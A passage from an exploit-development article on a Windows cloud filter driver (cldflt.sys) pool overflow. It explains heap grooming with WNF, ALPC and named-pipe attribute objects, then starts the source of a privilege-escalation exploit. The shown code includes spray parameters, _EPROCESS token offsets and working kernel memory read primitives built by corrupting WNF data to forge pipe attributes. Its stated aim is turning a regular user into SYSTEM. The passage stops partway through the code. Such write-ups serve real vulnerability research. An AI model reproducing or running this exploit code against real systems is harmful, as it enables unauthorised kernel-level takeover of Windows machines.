Once we know that ALPC is a good and potential choice for holes, the general mode and exploitation steps can be rewritten:

- Spray a first set of WNF objects to fill up pool, which works like spray padding (or sacrificial objects). That is an optional but recommended step and depends on the system conditions.
- Free all of them to prepare a kind of clean segment and ensure that next allocations will be predictable and subsequent. That is step is associated with the previous one.
- Spray a second set of WNF objects to allocate objects in an organized and adjacent way.
- Free every other _WNF_STATE_DATA object, which creates a series of alternate holes.
- Create multiple ALPC ports, which will force allocations of _ALPC_HANDLE_TABLE objects. As discussed previously, such objects contain kernel pointers addresses that are valuable for us.
- The Handles array, which is the first member of _ALPC_HANDLE_TABLE object, and not the handle object itself will refill holes in the memory pool, and we will have:
  - [WNF] [hnd_array] [WNF] [hnd_array] [WNF] [hnd_array] [WNF] [hnd_array] [WNF]
- Using the existing cldflt.sys overflow vulnerability we can overwrite the beginning of the next _WNF_STATE_DATA object, which contains AllocatedSize and DataSize fields.
- There is a subtle detail at this point. The _WNF_STATE_DATA structure supports at its DataSize field with a maximum of 0x1000 bytes. Despite this, we want the whole WNF object has 0x1000 (total), we will have to consider that the WNF header has 0x10 bytes, then the maximum value will be 0xFF0 bytes (0xFF0 + 0x10 == 0x1000), and it makes it a suitable object with a perfect fit for created holes. Later, if we change the attributed value of DataSize and AllocateSize to 0xFF8, the pool allocator still sees 0x1000 allocation, but the WFN code thinks it has 0xFF8 of valid data, and we will be able to read or write first 8 bytes of the next object, depending on the adjacent object, which can be the already mentioned ALPC object (_ALPC_HANDLE_TABLE object). In other words, we are using the same vulnerability to read or write 8 bytes of the next object, and whatever this object is.
- To locate the corrupted WFN object, one of options is resort to our previous PoC and remember we also have setup a field with value 0xC0DE, which is WNF object's ChangeStamp. Once we find the WNF object, we also find the target ALPC, which is the next and target object. Obviously, things are not easy as they seem to be and also there are traps along the path.

- Therefore, and as it has already stated, if we can read the ALPC object then we can also retrieve pointers to kernel and well-known structures, and use then to reach the elevation of privilege.

It is essential to underscore that steps above compose a few of possible (from many ones) procedures that can be adopted and, as you can predict, they can be extensive and complex. We already know that using ALPC is an advantage because it allows us to leak kernel pointers (one of ways to confirm if it is a kernel pointer is to test the address using return (((ULONG_PTR)ptr & 0xFFFF000000000000ULL) == 0xFFFF000000000000ULL;))to structures like tokens, and there are an considerable amount of details that we need to handle with, which some will discussed in the next paragraphs and other ones will be explained in the exploit development part.

If readers pay attention to the _ALPC_HANDLE_TABLE structure, it does not take 0x1000 bytes that would fit the hole perfectly because it is initially allocated with a much smaller size than it. Nonetheless, a key property of the Handles array member of ALPC handle table is exactly the capability of growing dynamically as more handles to resources are added, and its rule and way of growing is by doubling the previous size allocation. We can force the Handles array to grow by adding more handle entries (AlpcAddHandleTableEntry function) and, when the array is full, the system (kernel) will trigger its internal mechanism to grow such array.

This methodology works and might be used by itself, but it can be improved. There is a structure named _KALPC_RESERVE that works as a resource reservation object used to pre-allocate (reserve) space for ALPC resources, which is useful for us because it contains a handle to ALPC port and the structure itself is allocated in the kernel pool, as we really need to. To use the _KALPC_RESERVE structure in the exploitation context, we need to invoke NtAlpcCreateResourceReserve to trigger _KALPC_RESERVE allocation, and this will force Handles array to expand itself. To explain the statement, even though the initial size of Handles array from _ALPC_HANDLE_TABLE structure is small, successive allocations of new KALPC_RESERVE objects (ALPC resources) will force such Handles array member to run out of space, which will cause it double its space. As a direct consequence, it will be reallocated with this new size to another location. If we repeat this methodology several times, the Handles array will reach around 0x1000 bytes (or close), and when it is reallocated, it will fill the created holes created in the memory layout because they also have 0x1000 bytes. At the end, this technique is valuable because it provides enough control of the size, it is deterministic and it is controllable from the user space. On the other hand, it could takes up considerable space for memory, take time and also make the pool fragmented.

In terms of functions, we need NtAlpcCreatePort (creates ALPC port), NtAlpcCreateResourceReserve (allocates _KALPC_RESERVE structure, which is managed by _ALPC_HANDLE_TABLE, and that ensures that there is enough buffer space to receive a message) and AlpcAddHandleTableEntry (adds new entries into handle table, and in specific into Handles array, which force it to grow up) to implement this approach and also the mentioned _KALPC_RESERVE structure. All of them are shown below:

```
NTSTATUS
NtAlpcCreatePort(
    _Out_    PHANDLE            PortHandle,
    _In_     POBJECT_ATTRIBUTES ObjectAttributes,
    _In_opt_ PALPC_PORT_ATTRIBUTES PortAttributes
);

NTSTATUS
```

```
NtAlpcCreateResourceReserve(
    _Out_    PHANDLE                 ResourceId,
    _In_     HANDLE                  PortHandle,
    _In_     ULONG                   Flags,
    _In_     SIZE_T                  MessageSize
);

NTSTATUS
AlpcAddHandleTableEntry(
    _Inout_  PALPC_HANDLE_TABLE HandleTable,
    _In_     HANDLE             Handle,
    _In_     PVOID              Object,
    _In_     ULONG              Flags,
    _Out_    PALPC_HANDLE_ENTRY *Entry
);

struct _KALPC_RESERVE {
    struct _ALPC_PORT* OwnerPort;             // 0x00
    struct _ALPC_HANDLE_TABLE* HandleTable;   // 0x08
    VOID* Handle;                             // 0x10
    struct _KALPC_MESSAGE* Message;           // 0x18
    ULONGLONG Size;                           // 0x20
    LONG Active;                              // 0x28
};
```

The first member of KALPC_RESERVE structure is a pointer to an ALPC port, which may leak a pointer to ALPC_PORT structure. Adopting the same idea, we can leak a pointer to the handle table (_ALPC_HANDLE_TABLE) from the second member and a pointer to _KALPC_MESSAGE from the fourth member. All these potential leaks make KALPC_RESERVE structure a valuable structure, and this fact will be confirmed in the exploit.

No doubts, _ALPC_HANDLE_TABLE and the _KALPC_RESERVE structures are welcome resources to exploitation, but they are not the options that are available. Other well-known resources are named pipe and anonymous pipes (generally called Pipes), which we can create and consequently allocate them in memory as well as we can manage the respective size of the allocation. Personally, I think Pipe attributes are simpler than ALPC because they do not requires control of the object's growth, permit specifying the exact size value (0x1000 bytes, as we need), there is a small number of APIs, and can be enough and faster than ALPC alternative. The common Pipe functions used for exploitation are CreatePipe, which creates and returns a pair anonymous pipe for reading and writing, and NtFsControlFile, which sends FSCTL (file system control code -- FSCTL_PIPE_PEEK, FSCTL_PIPE_WAIT and FSCTL_PIPE_QUERY_CLIENT_PROCESS, for example) to query or even set pipe attributes. Both functions help us to trigger kernel operations on proposed pipe objects, including potential kernel pointer dereferencing, and leak pointers like _EPROCESS and token (_TOKEN), in particular. Except by the PipeAttribute structure (reversed and proposed by Corentin Bayet and Paul Fariello), the functions shown below are public:

```
struct PipeAttribute {
    LIST_ENTRY list;                    // +0x00: Doubly-linked list entry (16 bytes)
    char* AttributeName;                // +0x10: Pointer to attribute name string
    uint64_t AttributeValueSize;        // +0x18: Size of attribute value
    char* AttributeValue;               // +0x20: Pointer to attribute value data
    char data[0];                       // +0x28: Flexible array member (inline data)
};
```

```
BOOL CreatePipe(
    PHANDLE hReadPipe,
    PHANDLE hWritePipe,
    LPSECURITY_ATTRIBUTES lpPipeAttributes,
    DWORD nSize
);

NTSTATUS NtFsControlFile(
    HANDLE FileHandle,
    HANDLE Event,
    PIO_APC_ROUTINE ApcRoutine,
    PVOID ApcContext,
    PIO_STATUS_BLOCK IoStatusBlock,
    ULONG FsControlCode,
    PVOID InputBuffer,
    ULONG InputBufferLength,
    PVOID OutputBuffer,
    ULONG OutputBufferLength
);

// Brief List of well-known FSCTL codes related to pipes
#define FSCTL_PIPE_TRANSCEIVE            0x0011401C
#define FSCTL_PIPE_WAIT                  0x00114010
#define FSCTL_PIPE_PEEK                  0x0011400C
#define FSCTL_PIPE_QUERY_CLIENT_PROCESS  0x00114014
#define FSCTL_PIPE_LISTEN                0x00114004
#define FSCTL_PIPE_SET_CLIENT_PROCESS    0x00114018
#define FSCTL_PIPE_IMPERSONATE           0x00114008
#define FSCTL_PIPE_QUERY_EVENT           0x00114024
#define FSCTL_PIPE_INTERNAL_READ         0x00110038
#define FSCTL_PIPE_INTERNAL_WRITE        0x0011001C
#define FSCTL_PIPE_INTERNAL_TRANSCEIVE   0x00110020
#define FSCTL_PIPE_INTERNAL_WAIT         0x00110024
```

From PipeAttribute structure, a quick analysis reveals that it first field (list) is a doubly-linked list, the second attribute (AttributeName) is a pointer to attribute name string, and the third field (AttributeValueSize) is the size of the attribute value. The fourth field (AttributeValue field) is quite misleading because it points to the serialized blob representing the attribute itself (header + attribute data), which holds the potential leak and the fifth field (data[0]) holds raw inline data.

In other words, the fixed part of the structure is 0x28 bytes + 0x8 bytes (header from the serialized buffer sent through NtFsControlFile function, and that comes before PipeAttribute structure), and everything else is attribute data. Therefore, the actual space for data is 0x1000 - 0x30 == 0xFD0 (by the way, 0x1000 bytes represents the buffer allocated by Windows Named Pipe File System for control operations and, not coincidently, is also the memory page size on Windows.). The breakout of this representation, which is actually the combination of two structures, follow below:

```
Offset  Size   Description
-----------------------------
0x00    8      Protocol/Serialization header (custom format)
0x08    16     LIST_ENTRY (Flink/Blink)
0x18    8      AttributeName (pointer)
0x20    8      AttributeValueSize (size's value)
```

```
0x28    8      AttributeValue (leaked pointer, and an offset in serialized buffer)
0x30    ...    Inline data (raw data: attributeName string + attributeValue data)
```

Another possible question about Pipes might be the decision to take CreatePipe instead of NtCreateNamedPipeFile function. Here is choice is more obvious because CreatePipe allows us to create anonymous and unidirectional pipes and the function implemented in user-mode, which makes it completely accessible, and besides all these points, it is a simpler function to work with because it is a wrapper to internal functions and it hides the complexity. On the other side, NtCreateNamedPipeFile function creates named pipes, which are bidirectional pipes, and in addition to being a native API, its prototype is much more complex:

```
NTSTATUS NtCreateNamedPipeFile(
    PHANDLE FileHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK IoStatusBlock,
    ULONG ShareAccess,
    ULONG CreateDisposition,
    ULONG CreateOptions,
    ULONG NamedPipeType,
    ULONG ReadMode,
    ULONG CompletionMode,
    ULONG MaximumInstances,
    ULONG InboundQuota,
    ULONG OutboundQuota,
    PLARGE_INTEGER DefaultTimeout
);
```

It does matter about the chosen object, but all of them always present trade-offs that must be evaluated according to the purpose. As expected, nothing prevents us from combining techniques using objects such as WNF, Pipe Attributes, ALPC, I/O completion reserved pools, Registry key objects, and other ones to get a working exploit.

At this point, all necessary concepts and foundations have been established, and the consolidation of this knowledge will come from the code itself. The next subsection presents the exploit followed by detailed comments.

16.05. Exploit code | ALPC Write Primitive Edition

The upcoming exploit performs privilege escalation using an ALPC Arbitrary write primitive to manipulate token and elevate privileges.

One of reasons for finding and implementing these changes was I will initiate a new series of articles and, while testing the previous exploit version, I have realized that it was worked well, but not as I had planned, which would be not help me with the next articles. Therefore, this updated version of the ALPC Write Primitive exploit is completely precise, stable, predictable, correct, working, and dependable compared to the one featured in version A.1 of this article, and offers several key improvements.

As result, this rework task has proved be very demanding because I needed to adjust several issues related to time, structure size and even offset. Main changes are shown below:

- This version is organized in 23 and not 21 stages, which makes it more slow-paced and well separated.
- Stages have been reordered because between WNF spray and ALPC Ports creation there were too many stages, and heap almost always was reorganized over time, which contributed to exploit not being able to find and corrupt the correct ALPC_RESERVE pointer entry. Now I left the ALPC Ports creating before WNF spray, which eliminated any uncertainty.
- This version does not present the same problem in old Stage 20 (current Stage 22). In the previous version (from article version A.1), ALPC primitive was not really working in Stage 20 (it was not easy to realize it), which forced the exploit to fallback to parent spoofing. At the end, exploit worked well, but not as I had planned. This problem has been completed solved and ALPC primitive is now solid and stable.
- The PORT_MESSAGE structure definition was inside #pragma pack(push, 1) directive, which broken the alignment and made the exploit working accidental. This definition has been moved outside of the directive.
- The CLIENT_ID definition also contributed to the issue because it was imprecise. It was changed from HANDLE ClientId to CLIENT_ID ClientId.
- Unfortunately, both PORT_MESSAGE and CLIENT_ID issues caused another grave side effect, and the size of PORT_MESSAGE structure was 0x1C instead of 0x28 bytes. Therefore, the calculation in ALPC message's TotalLength was also wrong because it was done as 0x1C + 0x10 = 0x2C instead of 0x28 + 0x10 = 0x38. As result, the kernel rejected or misprocessed the ALPC send (most of time was rejected).
- Last two changes forced me to make another one. The old code was ULONG_PTR* pData = (ULONG_PTR*)alpc_message.Data , but I need to change to ULONG_PTR* pData = (ULONG_PTR*)((BYTE*)&alpc_message + sizeof(PORT_MESSAGE)) to adapt it to the right and correct data pointer address.
- I have fixed a critical point by reserving space of the _HEAP_VS_CHUNK_HEADER that the kernel segment heap places before every pool allocation, and which I had forgotten for any reason. Therefore, I not only made the space enough by adding 0x20 extra bytes to fakeKalpcReserveObject as I have also built the respective header, allowing a perfect match with the kernel expect at -0x20 offset. Unfortunately, without any correction, the kernel has also detected the heap metadata invalid and rejected the operation. Moreover, in a few cases, it has crashed the system.
- My original _KALPC_RESERVE structure has been defined as 0x30 bytes (according to an incorrect rounding), but now it has been defined as 0x28 bytes, which is the precise size. Eventually, due to the previous alignment (caused by pragma directive), this could not be so obvious, but once issue with PORT_MESSAGE alignment was fixed, the issue became clear.
- I have removed a spurious padding from the end of _KALPC_RESERVE structure definition caused by the source where I had used as reference.
- Instead of populating all KALPC_RESERVE fields, this time I have only setup Size and Message fields to not run any risk and avoid kernel dereferencing any null or invalid pointers as has happened twice due to OwnerPort and HandleTable fields.
- Finally, and as expected, we are able to elevate the privileges of a regular user (e.g., aborges) to SYSTEM.

Readers will see stages marks being printed in the output and even though the output becomes more organized, I always adopt this approach to make easier to debug possible issues in the code and, believe

me, it happens much more frequently than I would like to see. Thus, in last instance, these stage markers have been done for me.
A critical recommendation that I can leave here, mainly relevant if you will be using virtual machines to test the exploit, it is that you should wait for 5 minutes, at least, after having logged on or restored snapshots before trying to run the exploit because there are many events happening over this time interval on memory. In this context, if you have issues with WNF spray (first and second spray), try to run the exploit again. Additionally, adjusting parameters like WNF_PAD_SPRAY_COUNT and WNF_SPRAY_COUNT (this one can be much smaller, something around 0x500), or even implementing a double round of ALPC reserve creation may help. My decision was to calibrate between stability and working. Normally, it should work well. By the way, whenever I am developing exploits (all the time), I always encounter various problems or reliability issues, and it makes part of the game. My decisions may and almost certainly will be different from yours, and definitely there is not only one way to accomplish the same task.

Another note is the offset that the token and other fields are located inside _EPROCESS structure because such offsets vary according to Windows versions and releases. To check them on WinDbg run:

- `dt nt!_EPROCESS -y Token`
- `dt nt!_EPROCESS UniqueProcessId`
- `dt nt!_EPROCESS ActiveProcessLinks`
- `dt nt!_EPROCESS ImageFileName`

You should get a similar output, where values can vary whether you are not using Windows 10 22H2, Windows 11 23H2 and 22H2:

```
0: kd> dt nt!_EPROCESS -y Token
   +0x4b8 Token : _EX_FAST_REF

0: kd> dt nt!_EPROCESS UniqueProcessId
   +0x440 UniqueProcessId : Ptr64 Void

0: kd> dt nt!_EPROCESS ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY

0: kd> dt nt!_EPROCESS ImageFileName
   +0x5a8 ImageFileName : [15] Uchar
```

Once all observations have been done, the exploit (named exploit_alpc_edition.c) follows:

```
#include <Windows.h>
#include <cfapi.h>
#include <winioctl.h>
#include <ShlObj.h>
#include <stdio.h>
#include <memory>
#include <initguid.h>
#include <guiddef.h>
#include <sddl.h>
#include <ntstatus.h>

#pragma comment(lib, "Cldapi.lib")

DEFINE_GUID(ProviderId,
    0x1b4f2a33, 0xb1b3, 0x40c0,
    0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00);
```

```
typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC = 0x70527442,
    HSM_FILE_MAGIC = 0x70526546,
    HSM_DATA_HAVE_CRC = 0x02,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_MAX = 0x10,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
} HSM_CONSTANTS;

static const USHORT HSM_HEADER_SIZE = 0x14;
static const USHORT HSM_ELEMENT_INFO_SIZE = 0x08;
static const USHORT BTRP_ALIGN = 0x04;
static const USHORT FERP_ALIGN = 0x08;
static const USHORT ELEMENT_NUMBER = 0x05;
static const USHORT MAX_ELEMS = 0x0A;
static const USHORT VERSION_VALUE = 0x0001;
static const USHORT ELEMENT_START_OFFSET = 0x60;
static const USHORT FERP_BUFFER_SIZE = 0x4000;
static const USHORT BTRP_BUFFER_SIZE = 0x4000;
static const USHORT COMPRESSED_SIZE = 0x4000;
static const USHORT REPARSE_DATA_SIZE = 0x4000;

static const DWORD  DEFRAG_PIPE_COUNT = 5000;
static const DWORD  WNF_PAD_SPRAY_COUNT = 0x5000;
static const DWORD  WNF_SPRAY_COUNT = 0x800;
static const DWORD  WNF_DATA_SIZE = 0xFF0;
static const DWORD  ALPC_PORT_COUNT = 0x800;
static const DWORD  ALPC_RESERVES_PER_PORT = 257;
static const USHORT PAYLOAD_FILL_BYTE = 0xAB;
static const USHORT PAYLOAD_SIZE_OVERFLOW = 0x1010;
static const USHORT PAYLOAD_OFFSET = 0x1000;
static const DWORD  CHANGE_STAMP_FIRST = 0xC0DE;

static const DWORD  WNF_PAD_SPRAY_COUNT_SECOND = 0x2000;
static const DWORD  WNF_SPRAY_COUNT_SECOND = 0x600;
static const DWORD  PIPE_SPRAY_COUNT = 0x600;
static const DWORD  CHANGE_STAMP_SECOND = 0xDEAD;
static const DWORD  PIPE_ATTR_CLAIM_SIZE = 0x200;
static const DWORD  PIPE_ATTR_FILL_SIZE = 0xFD0;

static const DWORD  SLEEP_SHORT = 100;
static const DWORD  SLEEP_NORMAL = 1000;
static const DWORD  SLEEP_LONG = 6000;

static const ULONG EPROCESS_TOKEN_OFFSET = 0x4B8;
static const ULONG EPROCESS_IMAGEFILENAME_OFFSET = 0x5A8;
static const ULONG EPROCESS_UNIQUEPROCESSID_OFFSET = 0x440;
static const ULONG EPROCESS_ACTIVEPROCESSLINKS_OFFSET = 0x448;

static const ULONG FSCTL_PIPE_GET_PIPE_ATTRIBUTE = 0x110038;
static const ULONG FSCTL_PIPE_SET_PIPE_ATTRIBUTE = 0x11003C;

#define ALPC_MSGFLG_NONE 0x0
```

```
#pragma pack(push, 1)

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
        UCHAR DataBuffer[FERP_BUFFER_SIZE];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, * PREPARSE_DATA_BUFFER;

typedef struct _REPARSE_DATA_BUFFER_EX {
    ULONG     Flags;
    ULONG     ExistingReparseTag;
    GUID      ExistingReparseGuid;
    ULONGLONG Reserved;
    REPARSE_DATA_BUFFER ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, * PREPARSE_DATA_BUFFER_EX;

#pragma pack(pop)

typedef struct _PIPE_PAIR {
    HANDLE hRead;
    HANDLE hWrite;
} PIPE_PAIR, * PPIPE_PAIR;

typedef struct _WNF_STATE_NAME {
    ULONG64 Data[2];
} WNF_STATE_NAME, * PWNF_STATE_NAME;

typedef ULONG WNF_CHANGE_STAMP, * PWNF_CHANGE_STAMP;

typedef struct _WNF_TYPE_ID {
    GUID TypeId;
} WNF_TYPE_ID, * PWNF_TYPE_ID;

typedef const WNF_TYPE_ID* PCWNF_TYPE_ID;
typedef const WNF_STATE_NAME* PCWNF_STATE_NAME;

typedef enum _WNF_STATE_NAME_LIFETIME {
    WnfWellKnownStateName = 0,
    WnfPermanentStateName = 1,
    WnfPersistentStateName = 2,
    WnfTemporaryStateName = 3
} WNF_STATE_NAME_LIFETIME;

typedef enum _WNF_DATA_SCOPE {
    WnfDataScopeSystem = 0,
    WnfDataScopeSession = 1,
```

```
    WnfDataScopeUser = 2,
    WnfDataScopeProcess = 3,
    WnfDataScopeMachine = 4
} WNF_DATA_SCOPE;

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, * PCLIENT_ID;

typedef struct _ALPC_PORT_ATTRIBUTES {
    ULONG                        Flags;
    SECURITY_QUALITY_OF_SERVICE SecurityQos;
    SIZE_T                       MaxMessageLength;
    SIZE_T                       MemoryBandwidth;
    SIZE_T                       MaxPoolUsage;
    SIZE_T                       MaxSectionSize;
    SIZE_T                       MaxViewSize;
    SIZE_T                       MaxTotalSectionSize;
    ULONG                        DupObjectTypes;
    ULONG                        Reserved;
} ALPC_PORT_ATTRIBUTES, * PALPC_PORT_ATTRIBUTES;

#pragma pack(push, 1)

typedef struct _KALPC_RESERVE {
    PVOID OwnerPort;
    PVOID HandleTable;
    PVOID Handle;
    PVOID Message;
    ULONGLONG Size;
    LONG Active;
    ULONG Padding;
} KALPC_RESERVE, * PKALPC_RESERVE;

typedef struct _KALPC_MESSAGE {
    BYTE Reserved0[0x60];
    PVOID Reserve;
    BYTE Reserved1[0x78];
    PVOID ExtensionBuffer;
    ULONGLONG ExtensionBufferSize;
```

```
    BYTE Reserved2[0x28];
} KALPC_MESSAGE, * PKALPC_MESSAGE;

#pragma pack(pop)

typedef struct _PORT_MESSAGE {
    union {
        struct {
            USHORT DataLength;
            USHORT TotalLength;
        } s1;
        ULONG Length;
    } u1;
    union {
        struct {
            USHORT Type;
            USHORT DataInfoOffset;
        } s2;
        ULONG ZeroInit;
    } u2;
    union {
        CLIENT_ID ClientId;
        double DoNotUseThisField;
    };
    ULONG MessageId;
    union {
        SIZE_T ClientViewSize;
        ULONG CallbackId;
    };
} PORT_MESSAGE, * PPORT_MESSAGE;

typedef struct _ALPC_MESSAGE {
    PORT_MESSAGE PortHeader;
    BYTE Data[0x100];
} ALPC_MESSAGE, * PALPC_MESSAGE;

typedef struct _IO_STATUS_BLOCK {
    union {
        NTSTATUS Status;
        PVOID    Pointer;
    };
    ULONG_PTR Information;
} IO_STATUS_BLOCK, * PIO_STATUS_BLOCK;

typedef NTSTATUS(NTAPI* PNtCreateWnfStateName)(PWNF_STATE_NAME,
WNF_STATE_NAME_LIFETIME, WNF_DATA_SCOPE, BOOLEAN, PCWNF_TYPE_ID, ULONG,
PSECURITY_DESCRIPTOR);
typedef NTSTATUS(NTAPI* PNtUpdateWnfStateData)(PCWNF_STATE_NAME, PVOID, ULONG,
PCWNF_TYPE_ID, PVOID, WNF_CHANGE_STAMP, ULONG);
typedef NTSTATUS(NTAPI* PNtQueryWnfStateData)(PCWNF_STATE_NAME, PCWNF_TYPE_ID, PVOID,
PWNF_CHANGE_STAMP, PVOID, PULONG);
typedef NTSTATUS(NTAPI* PNtDeleteWnfStateName)(PCWNF_STATE_NAME);
typedef NTSTATUS(NTAPI* PNtAlpcCreatePort)(PHANDLE, POBJECT_ATTRIBUTES,
PALPC_PORT_ATTRIBUTES);
typedef NTSTATUS(NTAPI* PNtAlpcCreateResourceReserve)(HANDLE, ULONG, SIZE_T, PHANDLE);
```

```
typedef NTSTATUS(NTAPI* PNtFsControlFile)(HANDLE, HANDLE, PVOID, PVOID,
PIO_STATUS_BLOCK, ULONG, PVOID, ULONG, PVOID, ULONG);
typedef NTSTATUS(NTAPI* PNtAlpcSendWaitReceivePort)(HANDLE, ULONG, PPORT_MESSAGE,
PVOID, PPORT_MESSAGE, PSIZE_T, PVOID, PLARGE_INTEGER);
typedef NTSTATUS(NTAPI* PNtOpenProcess)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES,
PCLIENT_ID);
typedef NTSTATUS(NTAPI* PRtlGetCompressionWorkSpaceSize)(USHORT, PULONG, PULONG);
typedef NTSTATUS(NTAPI* PRtlCompressBuffer)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG,
ULONG, PULONG, PVOID);

static PNtCreateWnfStateName        g_NtCreateWnfStateName = NULL;
static PNtUpdateWnfStateData        g_NtUpdateWnfStateData = NULL;
static PNtQueryWnfStateData         g_NtQueryWnfStateData = NULL;
static PNtDeleteWnfStateName        g_NtDeleteWnfStateName = NULL;
static PNtAlpcCreatePort            g_NtAlpcCreatePort = NULL;
static PNtAlpcCreateResourceReserve g_NtAlpcCreateResourceReserve = NULL;
static PNtFsControlFile             g_NtFsControlFile = NULL;
static PNtAlpcSendWaitReceivePort   g_NtAlpcSendWaitReceivePort = NULL;
static PNtOpenProcess               g_NtOpenProcess = NULL;

static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_pad_names;
static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_names;
static std::unique_ptr<BOOL[]>           g_wnf_active;
static std::unique_ptr<HANDLE[]>         g_alpc_ports;
static int    g_victim_index = -1;
static PVOID  g_leaked_kalpc = NULL;
static HANDLE g_saved_reserve_handle = NULL;

static DECLSPEC_ALIGN(16) BYTE g_fake_pipe_attr[0x1000];
static DECLSPEC_ALIGN(16) BYTE g_fake_pipe_attr2[0x1000];
static char g_fake_attr_name[] = "hackedfakepipe";
static char g_fake_attr_name2[] = "alexandre";
static int g_target_pipe_index = -1;

static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_pad_names_second;
static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_names_second;
static std::unique_ptr<BOOL[]>           g_wnf_active_second;
static std::unique_ptr<HANDLE[]>         g_pipe_read;
static std::unique_ptr<HANDLE[]>         g_pipe_write;
static int   g_victim_index_second = -1;
static PVOID g_leaked_pipe_attr = NULL;

static ULONG64 g_alpc_port_addr = 0;
static ULONG64 g_alpc_handle_table_addr = 0;
static ULONG64 g_alpc_message_addr = 0;
static ULONG64 g_eprocess_addr = 0;
static ULONG64 g_system_eprocess = 0;
static ULONG64 g_our_eprocess = 0;
static ULONG64 g_system_token = 0;
static ULONG64 g_our_token = 0;
static ULONG g_winlogon_pid = 0;

static wchar_t g_syncRootPath[MAX_PATH];
static wchar_t g_filePath[MAX_PATH];
static wchar_t g_filePath_second[MAX_PATH];
```

```
#define RESOLVE_FUNCTION(module, func_ptr, func_type, func_name) \
    do { \
        func_ptr = (func_type)GetProcAddress(module, func_name); \
        if (!func_ptr) { \
            printf("[-] Failed to resolve: %s\n", func_name); \
            return FALSE; \
        } \
    } while(0)

static ULONG Calculate_CRC32(ULONG seed, const void* buf, size_t len) {
    ULONG crc = ~seed;
    const unsigned char* p = (const unsigned char*)buf;
    for (size_t i = 0; i < len; ++i) {
        crc ^= p[i];
        for (int j = 0; j < 8; ++j) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return ~crc;
}

static BOOL IsKernelPointer(ULONG64 value) {
    return ((value & 0xFFFF000000000000ULL) == 0xFFFF000000000000ULL) &&
        (value != 0xFFFFFFFFFFFFFFFFULL) &&
        (value != 0x5151515151515151ULL) &&
        (value != 0x5252525252525252ULL);
}

static BOOL RefreshPipeCorruption(ULONG64 target_addr, ULONG size) {
    if (g_victim_index_second == -1) return FALSE;

    ULONG64* fake1 = (ULONG64*)g_fake_pipe_attr;
    fake1[0] = (ULONG64)g_fake_pipe_attr2;
    fake1[1] = (ULONG64)g_leaked_pipe_attr;
    fake1[2] = (ULONG64)g_fake_attr_name;
    fake1[3] = size;
    fake1[4] = target_addr;
    fake1[5] = 0x4747474747474747ULL;

    ULONG64* fake2 = (ULONG64*)g_fake_pipe_attr2;
    fake2[0] = 0x4848484848484848ULL;
    fake2[1] = (ULONG64)g_fake_pipe_attr;
    fake2[2] = (ULONG64)g_fake_attr_name2;
    fake2[3] = size;
    fake2[4] = target_addr;
    fake2[5] = 0x4949494949494949ULL;

    auto overflow_data = std::make_unique<BYTE[]>(0xFF8);
    memset(overflow_data.get(), 0x50, 0xFF8);
    *(ULONG64*)(overflow_data.get() + 0xFF8 - 8) = (ULONG64)g_fake_pipe_attr;

    NTSTATUS status = g_NtUpdateWnfStateData(
        &g_wnf_names_second[g_victim_index_second],
        overflow_data.get(), 0xFF8, NULL, NULL, CHANGE_STAMP_SECOND, 0
    );
```

```
    return (status == 0);
}

static BOOL ReadKernel64(ULONG64 address, ULONG64* out_value) {
    if (g_target_pipe_index == -1 || address == 0) return FALSE;

    RefreshPipeCorruption(address, 0x8);

    BYTE buffer[0x100] = { 0 };
    IO_STATUS_BLOCK iosb = {};

    NTSTATUS status = g_NtFsControlFile(
        g_pipe_write[g_target_pipe_index],
        NULL, NULL, NULL, &iosb,
        FSCTL_PIPE_GET_PIPE_ATTRIBUTE,
        g_fake_attr_name, (ULONG)strlen(g_fake_attr_name) + 1,
        buffer, sizeof(buffer)
    );

    if (status != 0) {
        printf("ReadKernel64 failed: target=0x%llX, status=0x%08X, pipe_idx=%d\n",
            address, status, g_target_pipe_index);
        return FALSE;
    }

    *out_value = *(ULONG64*)buffer;
    printf("ReadKernel64: addr=0x%llX -> value=0x%llX\n", address, *out_value);
    return TRUE;
}

static BOOL ReadKernelBuffer(ULONG64 address, PVOID buffer, ULONG size) {
    if (g_target_pipe_index == -1 || address == 0 || buffer == NULL || size == 0) {
        return FALSE;
    }

    RefreshPipeCorruption(address, size);

    BYTE out_buffer[0x1000] = { 0 };
    IO_STATUS_BLOCK iosb = {};

    NTSTATUS status = g_NtFsControlFile(
        g_pipe_write[g_target_pipe_index],
        NULL, NULL, NULL, &iosb,
        FSCTL_PIPE_GET_PIPE_ATTRIBUTE,
        g_fake_attr_name, (ULONG)strlen(g_fake_attr_name) + 1,
        out_buffer, sizeof(out_buffer)
    );

    if (status != 0) return FALSE;
    memcpy(buffer, out_buffer, size);
    return TRUE;
}

static BOOL InitializeNtdllFunctions(void) {
